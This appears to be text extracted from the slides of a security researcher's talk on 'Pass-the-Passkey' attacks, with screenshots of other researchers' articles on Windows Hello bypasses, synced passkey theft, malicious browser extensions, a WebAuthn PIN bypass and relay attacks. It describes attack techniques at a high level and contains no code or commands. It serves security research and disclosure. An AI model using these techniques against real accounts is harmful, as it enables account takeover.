

Pass-the-Passkey Family of Attacks

Michael Grafnetter
Principal Security Researcher

About Me



Session Agenda

03 Vulnerabilities in Windows 11 and Entra ID

05 Open-source tools for Windows

20+ Attack techniques



Pass-the-Passkey

Motivation and Previous Research

Passkeys Are Becoming Mainstream

← → ↻ www.microsoft.com/en-us/security/blog/2026/07/13/microsoft-entra-id-security-updates-passkeys-are-the-default-authentication-method-in-entra-id/ 📄 🖨️ 🗑️ ⭐

Microsoft | Security Products ▾ Solutions ▾ Pricing Services Partners Why Microsoft Security Resources ▾ Contact Sales More ▾ All Microsoft ▾ Search 🔍 Light 🌙

🏠 [Blog home](#) > Microsoft Entra ID security updates: Passkeys are the default authentication method in Entra ID 🔍 Search the blog

[News](#) • July 13 • 5 min read

Microsoft Entra ID security updates: Passkeys are the default authentication method in Entra ID

By [Nadim Abdo](#), Corporate Vice President, Identity and Network Access Engineering, Microsoft


Listen to this post

▶ 0:00 / 0:00 1X


🌐 Powered by Microsoft Copilot

A woman with dark hair tied back is sitting at a desk in what appears to be a modern office or cafe. She is looking at a laptop screen with her left hand while holding a smartphone in her right hand. The background is slightly blurred, showing other people and interior lights. The image is overlaid with a semi-transparent blue and white graphic that looks like a stylized 'S' or a network connection symbol.

Passkey Attack Surface



Side-Channel Attacks Against Hardware Keys



Platform Authenticator Vulnerabilities

**CYBERARK**
A PALO ALTO NETWORKS COMPANY

Products & Services ▾ Topics ▾ Industry ▾ Content Type ▾ 

All » Threat Research Blog » Bypassing Windows Hello Without Masks or Plastic Surgery

Bypassing Windows Hello Without Masks or Plastic Surgery

Omer Tsarfati | 7/17/23

Share This!    



Synced Passkey Exfiltration




Your (Synced) Passkey is Weak

Copying private keys is a bad idea

Brought to you by  Allthenticate

Synced "passkeys" were created by Apple as means of vendor lock-in, not as a security feature.



Passkeys are only as secure as the mechanism that protects them.

Password manager credentials are phishable.

Disable passkeys in your password manager.

Use device-bound keys for real security.

Not all passkeys are created equal.

synced passkeys are stored in cloud-based password managers, which **are phishable**.

device-bound passkeys never leave the hardware and are **effectively unphishable**.

MITB: Malicious Browser Extension

[Solutions ▾](#)[Partners ▾](#)[Research ▾](#)[Resources ▾](#)[About Us ▾](#)[Try SquareX Enterprise](#)

Passkeys Pwned: Turning WebAuthn Against Itself

The Passkeys Pwned attack highlights a passkey implementation flaw, specifically that of WebAuthn in the registration and authentication process, allowing unauthorized access to enterprise SaaS apps and resources.



MITM – Missing Request Tampering Validation

PIN Bypass in Passwordless WebAuthn on microsoft.com and Nextcloud

Dr. Dominik Schürmann, Vincent Breitmoser

Aug 12, 2020 · 7 min read · FIDO2, WebAuthn




Attacker sneaks up on the victim and successfully logs in without entering a PIN using Near Field Communication (NFC).


Pass-the-Passkey

WebAuthn Relay Attack Primitive

